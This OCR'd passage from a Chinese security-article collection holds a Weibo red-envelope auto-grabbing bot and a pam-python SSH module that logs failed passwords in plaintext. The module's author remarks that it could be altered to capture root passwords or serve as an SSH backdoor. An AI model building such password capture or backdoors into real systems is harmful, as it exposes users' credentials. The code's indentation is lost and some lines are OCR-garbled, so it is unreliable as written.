newList=sorted(luckyList, key=itemgetter(4),reverse=True)
f = file('luckyList.txt', 'w')
p.dump(newList, f) #把抓到的列表存到文件里，下次就不用再抓了
f.close()
for lucky in newList:
if not 'http://huodong.weibo.com' in lucky[3]: #不是红包
continue
print lucky[3]
id=re.findall(r'(\w*[0-9]+)\w*',lucky[3])
getLucky(id[0])
```

因为每次测试的时候都要重复爬取红包列表，很麻烦，所以加了段将完整列表 dump 到文件的代码，这样以后就可以读本地列表然后抢红包了，构造完 start 模块后，写一个入口程序把微博账号传过去就 OK 了：

```
if __name__ == "__main__":
print u"------------------微博红包助手------------------"
print    "----------------------v0.0.1----------------------"
print    u"-------------by @无所不能的魂大人----------------"
print    "-------------------------------------------------"
try:
uname=raw_input(u"请输入微博账号: ".decode('utf-8').encode('gbk'))
pwd=raw_input(u"请输入微博密码: ".decode('utf-8').encode('gbk'))
low=int(raw_input(u"红包领取最高现金大于 n 时参与: ".decode('utf-8').encode('gbk')))
fromfile=raw_input(u"是否使用 luckyList.txt 中红包列表:(y/n) ".decode('utf-8').encode('gbk'))
except Exception, e:
print u"参数错误"
print    "----------.....----------"
print e
exit(0)
print u"---------程序开始---------"
print    "----------.....----------"
start(uname,pwd,low,fromfile)
print u"---------程序结束---------"
print    "----------.....----------"
```

```
os.system('pause')
```

结果，如图 3-1-6，图 3-1-7：




图　3-1-6

图　3-1-7

基本的爬虫骨架已经基本可以完成了，其实这个爬虫的很多细节上还是有很大发挥空间的，比如改装成支持批量登录的，比如优化下红包价值算法，代码本身应该也有很多地方可以优化的，不过以我的能力估计也就能搞到这了。最后程序的结果大家都看到了，我写了几百行代码，几千字的文章，辛辛苦苦换来的只是一组双色球，尼玛坑爹啊，怎么会是双色球呢！！！

源码下载：http://blog.idf.cn/wp-content/uploads/2015/02/weibo_hb.rar

（全文完）责任编辑：Rem1x

第2节　看我如何自动抢微博红包二

作者：jackman

来自：土司 - T00LS

网址：http:// blog.idf.cn/

今天拜读了来自 IDF 实验室的《如何科学的抢红包：年末致富有新招，写个程序抢红包》，自己这段时间正在学习爬虫的相关知识，对 scrapy 框架有所了解，就在此代码基础上加进了 scrapy，利用 scrapy 对文章中的“爬取红包列表”进行了重写。什么是 scrapy？Python 开发的一个快速,高层次的屏幕抓取和 web 抓取框架，用于抓取 web 站点并从页面中提取结构

化的数据。Scrapy 用途广泛，可以用于数据挖掘、监测和自动化测试。Scrapy 吸引人的地方在于它是一个框架，任何人都可以根据需求方便的修改。它也提供了多种类型爬虫的基类，如 BaseSpider、sitemap 爬虫等，最新版本又提供了 web2.0 爬虫的支持。Scrach，是抓取的意思，这个 Python 的爬虫框架叫 Scrapy，大概也是这个意思吧，就叫它：小刮刮吧。简单的一句话：利用 scrapy 可以很简单的写出爬虫。下面来说微博登入、红包可用性检查、指定红包抓取模块。这几个模板我单独放在一个 weibo 类中，方面后面的 scrapy 的调用分析，微博登入这块，可以参照 http://www.tuicool.com/articles/ziyQFrb 这篇文章，里面很详细的记录了微博登入的全过程。代码 copy 大牛，并在此基础上进行了简单的修改：使用 requests 库进行页面的请求：

```
#---------------------------------------------------------------------------
# Name:          weibo
# Purpose:
#
# Author:        adrain
#
# Created:       14/02/2015
# Copyright:     (c) adrain 2015
# Licence:       <your licence>
#---------------------------------------------------------------------------
#!/usr/bin/env python
import sys
import requests
import re
import base64
import urllib
import rsa
import binascii
import os
import json
class weibo():
def __init__(self):
reload(sys)
sys.setdefaultencoding('utf-8&')
def weibo_login(self,nick,pwd):
print u'---weibo login----'
pre_login_url='http://login.sina.com.cn/sso/prelogin.php?entry=weibo&callback=sinaSSOController.preloginCallB
ack&su=%s&rsakt=mod&checkpin=1&client=ssologin.js(v1.4.15)&_=1400822309846' % nick
pre_logn_data=requests.get(pre_login_url).text;
#print pre_logn_data
servertime=re.findall('"servertime":(.*?),',pre_logn_data)[0]
pubkey = re.findall('"pubkey":"(.*?)",' , pre_logn_data)[0]
rsakv = re.findall('"rsakv":"(.*?)",' , pre_logn_data)[0]
nonce = re.findall('"nonce":"(.*?)",' , pre_logn_data)[0]
login_url='http://login.sina.com.cn/sso/login.php?client=ssologin.js(v1.4.15)'
```

```
su=base64.b64encode(urllib.quote(self.nick))
rsaPublickey= int(pubkey,16)
key = rsa.PublicKey(rsaPublickey,65537)
message = str(servertime) +'\t' + str(nonce) + '\n' + str(self.pwd)
sp = binascii.b2a_hex(rsa.encrypt(message,key))
post_data={
'entry': 'weibo',
'gateway': '1',
'from': '',
'savestate': '7',
'userticket': '1',
'pagereferer':'',
'vsnf': '1',
'su': su,
'servertime': servertime,
'nonce': nonce,
'pwencode': 'rsa2',
'rsakv' : rsakv,
'sp': sp,
'encoding': 'UTF-8',
'url': 'http://weibo.com/ajaxlogin.php?framelogin=1&callback=parent.sinaSSOController.feedBackUrlCallBack',
'returntype': 'META',
'ssosimplelogin': '1',
'vsnval': '',
'service': 'miniblog',
}
header = {'User-Agent' : 'Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)'}
login_data=requests.post(login_url,data=post_data,headers=header).text.decode("utf-8").encode("gbk",'ignore')
try:
suss_url=re.findall("location.replace\(\'(.*?)\'\);" , login_data)[0]
login_cookie=requests.get(suss_url).cookies
return login_cookie
print '----login success---'
except Exception,e:
print '----login error----'
exit(0)
def log(self,type,text):
fp = open(type+'.txt','a')
fp.write(text)
fp.write('\r\n')
fp.close()
def check(self,id):
infoUrl='http://huodong.weibo.com/hongbao/'+str(id)
html=requests.get(infoUrl).text
```

```
if 'action-type="lottery"' in  html or True: #存在抢红包按钮
logUrl="http://huodong.weibo.com/aj_hongbao/detailmore?page=1&type=2&_t=0&__rnd=1423744829265&uid
="+str(id)
param={}
header= {
'Cache-Control':'no-cache',
'Content-Type':'application/x-www-form-urlencoded',
'Pragma':'no-cache',
'Referer':'http://huodong.weibo.com/hongbao/detail?uid='+str(id),
'User-Agent':'Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/33.0.1750.146 BIDUBrowser/6.x Safari/537.36',
'X-Requested-With':'XMLHttpRequest'
}
res=requests.post(logUrl,data=param,headers=header)
pMoney=re.compile(r'<span class="money">(\d+?.+?)\xd4\xaa</span>',re.DOTALL) #h 获取所有 list_info 的正则
luckyLog=pMoney.findall(html,re.DOTALL)
if len(luckyLog)==0:
maxMoney=0
else:
maxMoney=float(luckyLog[0])
if maxMoney<10: #记录中最大红包小于设定值
print u'-----红包金额太少，不需要抽取-----'
return False
else:
print u"---------手慢一步---------"
print  "----------.....----------"
return False
return True
def getLucky(self,id):
print u'-----抽取红包中：'+str(id)+"-----"
if self.check(id)==False:
return
luck_url='http://huodong.weibo.com/aj_hongbao/getlucky'
lucky_data={'ouid':id,
'share':0,
'_t':0}
header= {
'Cache-Control':'no-cache',
'Content-Type':'application/x-www-form-urlencoded',
'Origin':'http://huodong.weibo.com',
'Pragma':'no-cache',
'Referer':'http://huodong.weibo.com/hongbao/'+str(id),
'User-Agent':'Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/33.0.1750.146 BIDUBrowser/6.x Safari/537.36',
```

```
'X-Requested-With':'XMLHttpRequest'
}
cookie=self.weibo_login('xxxx','xxxx')
res=requests.post(luck_url,data=lucky_data,cookies=cookie).text
#print res
res_json=json.loads(res)
print res_json
f res_json["code"]=='901114': #今天红包已经抢完
print u"---------已达上限---------"
print    "----------.....----------"
self.log('lucky',str(id)+'---'+str(res_json["code"])+'---'+res_json["data"]["title"])
exit(0)
elif res_json["code"]=='100000':#成功
print u"---------恭喜发财---------"
print    "----------.....----------"
self.log('success',str(id)+'---'+res)
exit(0)
if res_json["data"] and res_json["data"]["title"]:
print res_json["data"]["title"]
print    "----------.....----------"
self.log('lucky',str(id)+'---'+str(res_json["code"])+'---'+res_json["data"]["title"])
else:
print u"---------请求错误---------"
print    "----------.....----------"
self.log('lucky',str(id)+'---'+res)
```

里面对是否抓取红包仅仅使用了判断了红包的可用性，并没有将红包的权值放进检查中，写完后，可简单使用一个 id 进行测试：

```
wb=weibo()
wb.getLucky(11111111)
```

下面来抓取红包链接，首先是使用 scrapy 创建一个新的工程：

```
scrapy startproject weibo_spider
```

将在目录下创建一个 weibo_spider 的工程。

由于是刚开始了解 scrapy，简单是只是用到了 items.py pipelines.py。

items.py 说白了就是定义你要抓取那些东西。比如我们这个就是抓取发红包的 url 及分析用到的 id 值，那么该写 items 文件内容：

```
# -*- coding: utf-8 -*-
# Define here the models for your scraped items
#
# See documentation in:
# http://doc.scrapy.org/en/latest/topics/items.html
import scrapy
class WeiboSpiderItem(scrapy.Item):
# define the fields for your item here like:
# name = scrapy.Field()
```

```
url=scrapy.Field()
hongbao_id=scrapy.Field()
pass
```

后面就是主要爬虫程序的编写，该核心程序放在 spiders 文件夹下面，运行的时候会运行 spiders 目录下面的所有 py 文件

首先把代码贴出来，再慢慢说：

```
from scrapy.contrib.spiders import CrawlSpider, Rule
from scrapy.selector import Selector
from weibo_hongbao.items import WeiboHongbaoItem
from scrapy.contrib.linkextractors.sgml import SgmlLinkExtractor
import re
class weibo_spider(CrawlSpider):
name='weibo_spider'
allowed_domains=['weibo.com']
start_urls=['http://huodong.weibo.com/hongbao/']
rules=(
Rule(SgmlLinkExtractor(allow = (r'http://huodong.weibo.com/hongbao/special_.+?'))),
Rule(SgmlLinkExtractor(allow = (r'http://huodong.weibo.com/hongbao/top_.+?'))),
Rule(SgmlLinkExtractor(allow = (r'http://huodong.weibo.com/hongbao/cate?type=.+?'))),
Rule(SgmlLinkExtractor(allow = (r'http://huodong.weibo.com/hongbao/theme'))),
Rule(SgmlLinkExtractor(allow=(r'http://huodong.weibo.com/hongbao/\d+?')),
callback="parse_page",follow=True),
)
def parse_page(self,response):
#ids=[]
sel=Selector(response)
item=WeiboHongbaoItem()
try:
id=re.findall('hongbao/(\d+)',response.url)[0]
item['hongbao_id']=id
item['url']=response.url
except Exception,e:
print 'the id is wrong!!'
return item
```

前面的 import 主要是引入 scrapy 的一些核心库，allowed_domains 允许爬虫爬的 domian 域。start_urls 是爬虫开始的 url 地址，这里就设置为让红包飞的主页。rules 是设定爬取的 url 的，allow 是允许爬虫的 url 类型，还有一些拒绝爬行的可参考官方文档。这里前几个 allow 用正则匹配处存在发红包的主题列表和排行榜列表，也就是把大神文章中的 themeUrl 和 topUrl 放在这里，这里面其实有个默认的参数是 follow，默认是开启的，也就是会跟进到这个 url 页面里面继续爬行。最后一个是要分析的，红包地址都是 http://huodong.weibo.com/hongbao/数字 id，这个后面加了个 callback，也就是说爬行这个 url 返回的数据放进 callback 函数中进行处理。parse_page 函数中的参数 response，该参数的属性参考官方文档，很简单。由于我们只是需要 id 值放在 weibo.getLucky 中，直接用到了正则去 response.url 中进行匹配，直接返回 item。到此直接可以抓取到发红包的 url,红包的

id 值，但是直接运行是没有结果的，我们需要用到管道文件 pipelines.py 把结果展示出来，编写 pipelines.py：

```
from scrapy import signals
import json
import codecs
from weibo_hongbao.weibo import weibo
class WeiboHongbaoPipeline(object):
def __init__(self):
self.file=codecs.open('weibo.json', 'w', encoding='utf-8')
def process_item(self, item, spider):
wb=weibo()
wb.getLucky(item['hongbao_id'])
line = json.dumps(dict(item), ensure_ascii=False) + "\n"
self.file.write(line)
return item
def spider_closed(self,spider):
self.file.close()
```

每找到一个 item 就把 id 号放进 weibo 中进行获取红包。最后把所有找到的红包 url 及 id 放进了文件中，结果，如图 3-2-1：




图　3-2-1

抓取到的还是相当多的，程序运行，如图 3-2-2：




图　3-2-2

（全文完）责任编辑：Rem1x

第3节 Python 实现 SSH 双因子认证

作者：无所不能的魂大人
来自：IDF 实验室 - IDF
网址：http:// blog.idf.cn/

由于 SSH 默认是没有双因子认证的，暴力破解 SSH 服务是最常见的问题。
Google 的双因子认证设置又太繁琐了。
用 Python 的 pam-python 模块写一个简单的实现邮箱验证和记录登录失败密码的功能。
测试系统为：ubuntu 10.04 和 python2.7。
首先安装安装 libpam-python：

```
root@ubuntu:~# apt-get install libpam-python
root@ubuntu:~# usermod root -c '#aaaaa@qq.com
```

复制脚本到/lib/security/：

```
root@ubuntu:~# cp def_brute_ssh.py /lib/security/
```

实现代码如下：

```
import string,random,spwd
import pwd,syslog,crypt
import smtplib
from    email.mime.text import MIMEText
from    email.header import Header
def auth_log(msg):
syslog.openlog(facility=syslog.LOG_AUTH)
syslog.syslog("SSH Attack: " + msg)
```

```
syslog.closelog()
def check_pw(user, password):
hashed_pw = spwd.getspnam(user)[1]
return crypt.crypt(password, hashed_pw) == hashed_pw
def send2mail(random_num, reciver):
sender = 'aaaaa@qq.com'
subject = 'active num'
username = 'bbbbb@qq.com'
password = 'passwordofb'
msg = MIMEText('hi, the number is: ' + random_num)
msg['Subject'] = Header(subject, 'utf-8')
smtp = smtplib.SMTP()
smtp.connect('smtp.qq.com')
smtp.login(username,password)
smtp.sendmail(sender, reciver, msg.as_string())
smtp.quit()
return 0
def get_mail(user):
try:
comments = pwd.getpwnam(user).pw_gecos
return comments.split('#')[1]
except Exception:
return -1
def gen_pin(user,mail):
random_num = ''.join([i for i in random.sample(string.digits+string.ascii_letters, 8)])
return random_num if send2mail(random_num, mail) == 0 else -1
def pam_sm_authenticate(pamh, flags, argv):
try:
user = pamh.get_user()
mail = get_mail(user)
except pamh.exception, e:
return e.pam_result
if user is None or mail == -1:
msg = pamh.Message(pamh.PAM_ERROR_MSG, "user isn't exist or the comment is not correct")
pamh.conversation(msg)
return pamh.PAM_ABORT
pin = gen_pin(user,mail)
if pin == -1:
msg = pamh.Message(pamh.PAM_ERROR_MSG, "Please check mail server")
pamh.conversation(msg)
return pamh.PAM_ABORT
for attemp in range(0,3):
msg = pamh.Message(pamh.PAM_PROMPT_ECHO_OFF, "Enter the random pin:")
resp = pamh.conversation(msg)
```

```
if resp.resp == pin:
try:
resp = pamh.conversation(pamh.Message(pamh.PAM_PROMPT_ECHO_OFF,'Password:'))
except pamh.exception, e:
return e.pam_result
if not check_pw(user, resp.resp):
auth_log("Remote Host: %s %s:%s" % (pamh.rhost, user, resp.resp))
return pamh.PAM_AUTH_ERR
return pamh.PAM_SUCCESS
else:
continue
return pamh.PAM_AUTH_ERR
def pam_sm_setcred(pamh, flags, argv):
return pamh.PAM_SUCCESS
def pam_sm_acct_mgmt(pamh, flags, argv):
return pamh.PAM_SUCCESS
def pam_sm_open_session(pamh, flags, argv):
return pamh.PAM_SUCCESS
def pam_sm_close_session(pamh, flags, argv):
return pamh.PAM_SUCCESS
def pam_sm_chauthtok(pamh, flags, argv):
return pamh.PAM_SUCCESS
```

置/etc/pam.d/sshd：

```
root@ubuntu:/etc/pam.d# grep -v '^#' sshd | sed /^$/d
auth requisite pam_python.so def_brute_ssh.py
account required pam_nologin.so
@include common-account
@include common-session
session optional pam_motd.so # [1]
session optional pam_mail.so standard noenv # [1]
session required pam_limits.so
session required pam_env.so # [1]
session required pam_env.so user_readenv=1 envfile=/etc/default/locale
@include common-password
```

设置 sshd 配置文件(ChallengeResponseAuthentication 改为 yes)：

```
root@ubuntu:/etc/pam.d# grep -v '^#' /etc/ssh/sshd_config | sed '/^$/d'
Port 22
Protocol 2
UsePrivilegeSeparation yes
KeyRegenerationInterval 3600
ServerKeyBits 768
SyslogFacility AUTH
LogLevel INFO
LoginGraceTime 120
```

```
PermitRootLogin yes
StrictModes yes
PermitEmptyPasswords no
ChallengeResponseAuthentication yes      这个是必须打开的
PasswordAuthentication no
X11Forwarding yes
X11DisplayOffset 10
PrintMotd no
PrintLastLog yes
TCPKeepAlive yes
AcceptEnv LANG LC_*
Subsystem sftp /usr/lib/openssh/sftp-server
UsePAM yes
```

重启 ssh 服务与 hostdeny 共同抗拒 ssh 爆破：

```
root@ubuntu:~#wget http://ftp.jaist.ac.jp/pub/sourceforge/d/de/denyhosts/denyhosts/2.6/DenyHosts-2.6.tar.gz
root@ubuntu:~# tar xvf DenyHost-2.6.tar.gz && cd DenyHost-2.6 && python setup.py install
root@ubuntu:/usr/share/denyhosts# cp denyhosts.cfg-dist denyhosts.cfg && cp daemon-control-dist
daemon-control
root@ubuntu:/usr/share/denyhosts# ./daemon-control start
root@ubuntu:/usr/share/denyhosts# ln -s /usr/share/denyhosts/daemon-control /etc/init.d/denyhost
root@ubuntu:~# echo "service denyhost start" >> /etc/rc.local
```

效果，如图 3-3-1：




图　3-3-1

记录的日志，如图 3-3-2：




图　3-3-2

查看封掉的 ip：

```
root@ubuntu:~#cat -n /etc/hosts.deny
```

改改可以记录 root 的密码，也可以实现一个 ssh 后门。

参考链接：

http://pam-python.sourceforge.net/doc/html/

http://pam-python.sourceforge.net/

（全文完）责任编辑：Rem1x

第四章 SQL 注入

第1节 Data Retrieval over DNS in SQL Injection Attacks

作者：ricter

来自：www.ricter.me

网址：https://www.ricter.me

在 WooYun Zone 看到这么一个案例：http://www.wooyun.org/bugs/wooyun-2013-044473。一个非常有意思的获取注入结果的方式，然后找到这么一篇 paper 详细的讲述了利用方式，姑且我做一个笔记。

首先要了解的是 DNS 的查询流程，如图 4-1-1：

